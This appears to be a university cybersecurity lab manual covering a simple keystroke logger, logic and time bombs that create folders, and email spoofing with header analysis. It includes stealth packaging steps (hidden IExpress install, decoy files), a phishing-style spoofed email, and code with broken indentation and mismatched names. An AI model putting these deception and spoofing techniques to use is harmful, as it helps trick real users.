

Lab Assignment - 1

Key Logger

IMPORTANT DISCLAIMER

This experiment is conducted strictly for academic and cybersecurity awareness purposes inside the authorized laboratory environment only. Unauthorized development, deployment, or use of keylogging software outside the laboratory without proper written permission is illegal and punishable under cyber laws and IT regulations.

Lab Assignment: Understand the operational mechanics of a keystroke logger by implementing a basic script in a controlled environment and utilizing Windows monitoring tools to detect and analyze its background activity.

1. Objectives:

- Understand how software keyloggers capture keystrokes.
- Record keystrokes along with date and time.
- Observe process behavior using Task Manager.
- Monitor file activity using Resource Monitor.
- Analyze security risks associated with keylogging attacks.

2. Background Theory: A keylogger is a type of surveillance software that records keyboard input from a user's system. Attackers use keyloggers to steal sensitive information such as: • Login credentials • Banking information • Confidential data

Software-based keyloggers operate by capturing keyboard events generated by the operating system.

3. Program Implementation: Write and execute a Python script that, captures keystrokes, records date and time of each keystroke and stores the captured data in a log file.

```
from datetime import datetime
s =
input("Type text (then press Enter): ")

out_path = "Output.txt" with open(out_path,
"a", encoding="utf-8") as f:
    f.write("\n--- Session ---\n")
    for ch in
s:
    ts = datetime.now().strftime("%Y-%m-%d
%H:%M:%S")
    token = "[SPACE]" if ch == " " else
ch
    line = f"[{ts}] KEY: {token}"
    print(line)
    f.write(line
+ "\n")

    f.write(f"[{datetime.now().strftime('%Y-%m-%d %H:%M:%S')}] INFO: Full Input:
{s}\n")
    print(f"\n Log saved to: {out_path}")
```

C:\Users\>jupyter nbconvert --to python KeLog.ipynb

4. Create EXE

Open command prompt and run:

```
pip install pyinstaller pyinstaller --onefile
--noconsole KeLog.py
```

5. Demonstration

- Execute the Keylogger KeLog.exe
- Open Notepad
- Type several words and sentences.
- Stop the program by pressing ESC.

- v. Open the generated log file keylog_minimal.txt.
- vi. Verify that:
 - a. Keystrokes are recorded.
 - b. Date and time are logged with each entry.
 - c. The log file is continuously updated by the keylogger while typing; however, the new entries become visible after refreshing or reopening the log file..

6. Behavioral Analysis Using System Monitoring Tools

A. Task Manager Analysis

Step 1: Open Task Manager

Step 2: Locate the Running Process Look for:

- KeLog.exe

Step 3: View Process Details

- Right-click on KeLog.exe
Select Go to Details.
Observe:
 - ☐ Process Name: KeLo.exe
 - ☐ Process ID (PID)
 - ☐ Priority level
 - ☐ Username under which process runs
 - ☐ Executable directory path

B. Resource Monitor Analysis

Step 1: Open Resource Monitor using Windows + R then type “resmon”

Step 2: Disk Activity Monitoring Click
☐ on the Disk tab.

- In “Processes with Disk Activity”, locate KeLog.exe.

C. Advanced Forensic Analysis (Process Monitor) Step 1: Run procmon.exe as Administrator.

Step 2: Set Filter: Press Ctrl + L, set Process Name is KeLog.exe, then click Add and OK.

Step 3: Observe Real-time Events:

- CreateFile: Observe the malware opening the path to the log file.
- WriteFile: Identify exactly how many bytes are written per keystroke.

Step 4: Double-click a WriteFile event and select the Process tab to view the exact Path of the executable.

7. Observations




Fig Location of log file and Format of stored keystrokes




Fig Process name in Task Manager




Fig Activity observed in Resource Monitor

8. Mitigation Techniques

- Install updated antivirus software.
- Enable real-time protection.
- Use least privilege principle.
- Monitor unknown background processes.
- Install trusted applications only.

9.Outcome

- Implement a basic keystroke logging mechanism in a controlled environment.
- Understand how attackers capture user input.
- Detect suspicious background processes using Windows monitoring tools.
- Analyze file activity associated with malicious behavior.
- Suggest preventive and mitigation strategies against keylogging attacks.

Lab Assignment – 2(A)

Logical Bomb

IMPORTANT DISCLAIMER

This experiment is conducted strictly for academic and cybersecurity awareness purposes inside an authorized laboratory environment only. Unauthorized development, deployment, or use of logical bomb programs outside the laboratory without proper written permission is illegal and punishable under cyber laws and IT regulations.

Lab Assignment: Understand the working of a Logical Bomb by implementing a Python-based program that activates upon a predefined condition and generates multiple folders in the targeted directory.

1. Objectives: • To understand the concept and working of Logical Bomb attacks.

- To develop a Python-based trigger program that simulates a logical bomb.
- To package the program as TestYourSkill.exe using IExpress for demonstration of stealth execution.

2. Background Theory: A Logical Bomb is a type of malicious code that is intentionally inserted into a system and remains inactive until a specific condition or trigger is satisfied. Unlike viruses or worms, a logical bomb does not spread automatically. Instead, it waits silently inside a system and executes only when a predefined event occurs.

The key characteristic of a logical bomb is its conditional execution mechanism. The code continuously monitors for a specific event, such as:

- Opening or modifying a particular file
- Deleting a user account
- Logging into a system
- Performing a predefined user action

Once the trigger condition is fulfilled, the payload is executed. The payload may perform actions such as:

- Deleting or modifying files
- Creating unwanted files or folders
- Disrupting system operations

Logical bombs are commonly associated with insider threats, as they are often planted by individuals who already have authorized access to the system. Because the malicious code remains dormant until triggered, it can be difficult to detect through traditional monitoring methods.

Working Mechanism of Logical Bomb

The working of a logical bomb generally involves three components:

Trigger Condition – A predefined event or condition that activates the bomb.

Monitoring Mechanism – Code that continuously checks whether the condition has been met.

Payload – The action executed once the trigger is activated.as:

3. Implementation & Packaging:

A. The directory should be organized as follows:

```
Cyber_Security/
|
|— Lab2_Assignment/
|   |— Task_A.pdf
|
|— TestYourSkill.exe
```

Description:

- Lab2_Assignment/ – A decoy folder created to appear legitimate.
- Task_A.pdf – A document intended to build user trust and simulate a normal academic task.
- TestYourSkill.exe – The packaged Logical Bomb program placed in the main directory.

B. Logical Bomb Code

```
import os
import sys
import time

BASE_DIR = os.getcwd()
TARGET_FILE = os.path.join(BASE_DIR, "LAB2_Assignment", "TASK_A.pdf")
FOLDERS_BASE = os.path.join(BASE_DIR, "LAB2_Assignment", "LogicBomb_Simulation_Folders")

def trigger_payload():
    if not os.path.exists(FOLDERS_BASE):
        os.makedirs(FOLDERS_BASE)
    for i in range(1, 26):
        folder_path = os.path.join(FOLDERS_BASE, f"Folder_{i}")
        os.makedirs(folder_path, exist_ok=True)
    print("Logic Bomb Triggered: 25 folders created!")

def monitor_for_trigger():
    print(f"Monitoring started for: {TARGET_FILE}")

while not os.path.exists(TARGET_FILE):
    time.sleep(1)
    print("File detected! Waiting for access trigger...")

last_access_time = os.path.getatime(TARGET_FILE)
while True:
    try:
        current_access_time = os.path.getatime(TARGET_FILE)
        if current_access_time > last_access_time:
            trigger_payload()
            break
        time.sleep(1)
    except Exception as e:
        print(f"Error: {e}")
        break

if __name__ == "__main__":
    monitor_for_trigger()
```

5. Packaging with IExpress

To deploy the Logical Bomb stealthily, it is packaged into TestYourSkill.exe.

- Open Run and type iexpress.
- Select Create new Self Extraction Directive file.
- Choose Extract files and run an installation command.
- Set the Package Name as TestYourSkill.
- Add the compiled LogicBomb.exe file.
- Set the Install Program option to run LogicBomb.exe.
- Set Show Window to Hidden so the program executes silently.
- Save the output as TestYourSkill.exe inside the Cyber_Security folder.

6. Demonstration Procedure

- Open the Cyber_Security folder.
- The folder contains:
 - Lab2_Assignment/ directory with Task_A.pdf
 - TestYourSkill.exe
 - Run TestYourSkill.exe.
 - The program starts executing silently in the background.
 - The user opens Task_A.pdf from the Lab2_Assignment folder.
 - The monitoring program detects the trigger event.
 - After detection, the program automatically creates a folder named Bomb_Result containing 25 subfolders.

7. Observation:




Fig Trigger Condition: Opening the Task_A.pdf file inside the Lab2_Assignment folder.




Fig Program Behavior Before Trigger: After running TestYourSkill.exe, the program executed silently in the background and remained in a dormant state.

Name	Status	CPU	Memory	Disk	Network
Apps (2)					
Task Manager		3.8%	21.5 MB	0.1 MB/s	0 Mbps
Windows Explorer		0%	43.1 MB	0 MB/s	0 Mbps
Background processes (34)					
TestYourSkill.exe (32 bit)	Running payload...	25.6%	152.7 MB	25.4 MB/s	0.1 Mbps
System		2.1%	0.1 MB	1.2 MB/s	0 Mbps
Antimalware Service Executable		1.8%	118.6 MB	0.1 MB/s	0 Mbps
Windows Defender SmartScreen		0.6%	5.6 MB	0 MB/s	0 Mbps
Application Frame Host		0.3%	6.1 MB	0 MB/s	0 Mbps
COM Surrogate		0.2%	1.3 MB	0 MB/s	0 Mbps
COM Surrogate		0.1%	1.6 MB	0 MB/s	0 Mbps
CTF Loader		0.1%	1.3 MB	0 MB/s	0 Mbps
Microsoft Edge (5)		0%	46.2 MB	0 MB/s	0 Mbps

Fig Payload Execution: When the trigger condition was satisfied, the logical bomb activated automatically.

Name	Status	Date modified	Type	Size
Folder_1		05-05-2026 03:45 PM	File folder	
Folder_2		05-05-2026 03:45 PM	File folder	
Folder_3		05-05-2026 03:45 PM	File folder	
Folder_4		05-05-2026 03:45 PM	File folder	
Folder_5		05-05-2026 03:45 PM	File folder	
Folder_6		05-05-2026 03:45 PM	File folder	
Folder_7		05-05-2026 03:45 PM	File folder	
Folder_8		05-05-2026 03:45 PM	File folder	
Folder_9		05-05-2026 03:45 PM	File folder	
Folder_10		05-05-2026 03:45 PM	File folder	
Folder_11		05-05-2026 03:45 PM	File folder	
Folder_12		05-05-2026 03:45 PM	File folder	
Folder_13		05-05-2026 03:45 PM	File folder	
Folder_14		05-05-2026 03:45 PM	File folder	
Folder_15		05-05-2026 03:45 PM	File folder	
Folder_16		05-05-2026 03:45 PM	File folder	
Folder_17		05-05-2026 03:45 PM	File folder	

Fig Location of Created Folders: A folder named Bomb_Result was created in the Cyber_Security directory.

Number of Folders Generated: The program generated 25 sub-folders inside the Bomb_Result directory.

Lab Assignment – 2(B)

Time Bomb

Lab Assignment: Study and understand the working mechanism of a Time Bomb by implementing a Python-based program that activates at a predefined date and time and generates multiple folders in the targeted directory.

1. Objectives:

- Understand the concept and working mechanism of a Time Bomb attack.
- Implement a time-based trigger using Python date and time functions.
- Analyze the impact of scheduled malicious code execution in a controlled laboratory environment.

2. Background Theory

A Time Bomb is a type of malicious code that activates at a specific date and/or time. Unlike a Logical Bomb, which depends on user action or system conditions, a Time Bomb executes automatically when the system clock matches the predefined trigger time.

Key Characteristics:

- Remains dormant until scheduled time
- Does not require user interaction
- Triggered purely by system date and time
- Often used in insider sabotage cases

Working Mechanism of a Time Bomb

A Time Bomb consists of three main components:

Predefined Time Condition – A specific date and time stored in the program.

Monitoring Mechanism – The program continuously checks the system clock.

Payload – The action executed when the current time matches or exceeds the predefined time.

3. Program Implementation

The program monitors the system time in a background loop. Once the `current_time` is equal to or greater than the `TRIGGER_TIME`, it executes the payload.

4. Packaging with IExpress

To ensure the Time Bomb is delivered stealthily alongside the legitimate TestYourSkill quiz, use IExpress to bundle them:

1. Open Run: Type `iexpress` and hit Enter.
2. Create Directive: Select "Create new Self Extraction Directive file."
3. Mode: Choose "Extract files and run an installation command."
4. Package Name: Set as `TestYourSkill.exe`.
5. Add Files: Add both `TestYourSkill.exe` (the quiz) and `TimeBomb.exe` (the payload) to the package.
6. Install Program: Select `TestYourSkill.exe`.
7. Show Window: Select "Hidden" to ensure the background monitoring process does not alert the user.

5. Demonstration Procedure


- Execution: Run the final TestYourSkill.exe. The quiz GUI appears, while TimeBomb.exe begins silent background monitoring.
- Dormancy: The system appears normal; the user is engaged with the quiz.
- Activation: Once the system clock reaches the TRIGGER_TIME, the monitor loop terminates and executes the trigger_payload() function.
- Result: The directory TimeBomb_Result appears with 25 sub-folders. 6. Observation

```
# Trigger Time (24-hour format)
TRIGGER_TIME = datetime(2024, 5, 20, 11, 30, 0) ----->

while True:
    current_time = datetime.now()

    # Trigger Condition
    if current_time >= TRIGGER_TIME:
        print("Trigger time reached. Executing payload...")
        trigger_payload() # Execute the payload
        break
    else:
        time.sleep(1) # Keep checking every second
```

Fig Trigger Condition: Reaching the specific time defined in the TRIGGER_TIME variable.



The screenshot shows the Windows Task Manager window with the 'Performance' tab selected. The 'Processes' sub-tab is active, displaying a list of running applications and background processes. The 'TimeBomb.exe (32 bit)' process is highlighted in blue. The table below represents the data shown in the Task Manager interface.

Name	Status	2% CPU	28% Memory	0% Disk	0% Network
Apps (2)					
Task Manager		0.3%	18.6 MB	0 MB/s	0 Mbps
Windows Explorer		0%	32.4 MB	0 MB/s	0 Mbps
Background processes (36)					
TimeBomb.exe (32 bit)		0%	1.2 MB	0 MB/s	0 Mbps
Antimalware Service Executable		0%	118.6 MB	0 MB/s	0 Mbps
Application Frame Host		0%	4.7 MB	0 MB/s	0 Mbps
COM Surrogate		0%	1.0 MB	0 MB/s	0 Mbps
COM Surrogate		0%	1.6 MB	0 MB/s	0 Mbps
CTF Loader		0%	1.1 MB	0 MB/s	0 Mbps
Host Process for Windows Tasks		0%	2.3 MB	0 MB/s	0 Mbps

Fig Program Behavior (Pre-trigger): The process remains in a "sleeping" state, consuming negligible CPU resources.




Fig Payload Execution: Folders are created automatically without any further user input.

- **System Impact:** Demonstrate that the payload creation is independent of the user's active session, highlighting why Time Bombs are dangerous in automated server or enterprise environments.

Lab Assignment – 3

Email Attack and Header Analysis

IMPORTANT DISCLAIMER

This experiment is strictly for academic and cybersecurity awareness purposes only. Unauthorized use of email spoofing for deception or fraud is illegal under cyber laws.

Lab Assignment: Study and Demonstration of Email-Based Cyber Attacks including Email Spoofing and Email Bombing with Email Header Analysis using Emkei.cz.

1. Objectives:

- To understand the concept of email spoofing and email bombing attacks.
- To learn how attackers manipulate email headers to disguise the sender identity.
- To demonstrate how spoofed emails can be sent using web-based tools like Emkei.cz.
- To analyze email headers and identify signs of spoofing and suspicious activity.
- To create awareness about email-based cyber threats and preventive mechanisms.

2. Background Theory

Email Spoofing

Email spoofing is a technique in which an attacker forges the sender's email address to make a message appear as if it is coming from a trusted or legitimate source. The attacker manipulates email header fields to deceive the recipient such as:

- From:
- Reply-To:
- Return-Path:

Spoofed emails are commonly used in:

- Phishing attacks
- Social engineering attacks
- Business Email Compromise (BEC)

How Email Spoofing Works

- SMTP (Simple Mail Transfer Protocol) does not inherently verify the sender's identity.
- Attackers exploit this limitation by manually setting the "From" address.
- The receiving server may still accept the email if proper authentication (SPF, DKIM, DMARC) is not enforced.

Email Bombing

Email bombing is a type of attack in which a target mailbox is flooded with a large number of emails in a short time.

Types of Email Bombing

- Mass Mailing Attack o Sending many emails repeatedly to a target
- Large Attachment Bombing o Sending emails with large attachments to exhaust storage
- Subscription Bombing o Subscribing target email to multiple services

3. Setup for Spoofing Demonstration

Required Tools & Environment

- Windows 10 System
- Internet Browser (Chrome/Edge)
- Access to Emkei.cz (Email Spoofing Tool – for educational use only)
- Gmail Account: Cyberlab@gmail.com

Step 1: Open Spoofing Tool

- Open browser
- Go to: Emkei.cz (Email Spoofing Tool)

Step 2: Interface Overview

Students will observe the interface containing fields like:

- From Name → Display name of sender
- From Email → Spoofed email address
- To Email → Recipient email address
- Subject → Email subject • Message → Email body

Step 3: Prepare Test Email Setup

- From Name: Cyber Security Lab
- From Email: (any example email, e.g., admin@bank.com — for simulation only)
- To Email: Your Gmail (Cyberlab@gmail.com) • Subject: Test Email Spoofing – Message:

4. Practical Demonstration & Observation (Email Spoofing)

1. Open Gmail Account

- Log in to: Cyberlab@gmail.com
- Open the email that you just received from Emkei.cz

2. Observe the Email Content

- Sender Name & Email o The “From” address may show a fake or spoofed identity
- Subject Line o Check if it matches what was entered in Emkei.cz
- Email Body o Verify the message content

3. Open Full Email Header

In Gmail:

1. Open the received email
2. Click on the three dots (⋮) near reply button
3. Select “Show original” 4. Analyze Email Headers

- a. Received Path
 - Shows the route the email took before reaching your inbox Helps trace the origin of the email
- b. SPF (Sender Policy Framework)
 - Indicates whether the email is sent from an authorized server Look for:
 - PASS → legitimate
 - FAIL → possible spoofing
- c. DKIM (DomainKeys Identified Mail)
 - Verifies the integrity and authenticity of the email using a digital signature Possible Cases:
 - Present & PASS → trusted
 - Present & FAIL → tampered
 - Not Present → suspicious
- d. DMARC
 - Combines SPF + DKIM to validate authenticity Possible Results:
 - PASS → legitimate
 - FAIL → spoofed or untrusted

5. Observation Points

- Does the sender address match the actual sending server?
- Is there any mismatch between From address and Received IP?
- Are SPF/DKIM/DMARC results pass or fail?
- Does the header reveal a different origin than the displayed sender?

From Name: Saurabh

From E-mail: manav7357@gmail.com

To: bivaglr812@kynninc.com

Subject: Your account got hacked

Attachment: Choose File No file chosen

Content-Type: text/plain

Text: Recover your account on this link
http://rcvr.com

Captcha: ☐ I am human

Send Clear

SENDER	SUBJECT
• AD Earn Money	Temp Number App White Label
• Manav manav7357@gmail.com	Your account got hacked

Headers

Hops					
Hop	From	By	With	Date (UTC)	Delay
1	-	emkei.cz	-	2026-05-05T10:35:56Z	N/A
2	10.244.16.3, emkei.cz		esmtplib3512b26b-7acd-4c1e-b991-f9f725566dct1 envelope-from: <manav7357@gmail.com>	2026-05-05T10:35:58Z	a few seconds

Basic headers

Message ID	<20260505103556.EE586C42EE@emkei.cz>
Subject	Your account got hacked
Date (UTC)	2026-05-05T10:35:56Z
From	manav7357@gmail.com
To	bivagiri812@fymninc.com

X headers

x-priority	3 (Normal)
------------	------------


Other headers

reply-to	manav7357@gmail.com
errors-to	manav7357@gmail.com
importance	Normal
content-type	text/plain; charset="utf-8"

mail.google.com/mail/u/0/?ik=4c56e6474a&view=om&permmsgid=msg-f1864179994820754269

Delivered-To: ay7902383@gmail.com
